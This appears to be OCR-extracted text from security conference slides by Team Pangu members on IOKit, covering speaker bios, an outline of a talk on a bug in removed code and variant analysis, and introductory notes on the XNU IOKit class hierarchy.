IOService Becomes a Grandpa

Tielei Wang, Hao Xu


About us

- Tielei Wang and Hao Xu
  - Members of Team Pangu
  - Rich experience in iOS security and jailbreaking tools development
  - Regular speakers at BlackHat, POC, Zer0Con, etc.
  - Organizers of Mobile Security Conference (MOSEC)


Outline

- IOKit 101
- Analysis of a bug hidden in removed code
- Variant analysis
- Conclusion


Layered arch in a modern operating system



iOS / macOS architecture




Significant attack surface




IOKit drivers

- XNU’s device driver environment is called the IOKit
- An object-oriented framework for writing device drivers with a lot of nice features
  - common abstraction of system hardware
  - pre-defined base classes for many types of hardware, high degree of code reuse
  - …

IOKit class hierarchy


I/O Kit extended class hierarchy
OSObject
OS classes (general)
OS data containers
OSMetaClass
I/O Kit helper classes
IORegistryEntry
I/O Kit classes (general)
IOService
IO Kit family superclasses
Family classes (specific)

IOKit class hierarchy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
root class with a minimum functionality for reference counting

IOKit class hierarchy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provides Runtime type information (RTTI)

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
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Basic container data types such as dictionaries, arrays, sets, and other types

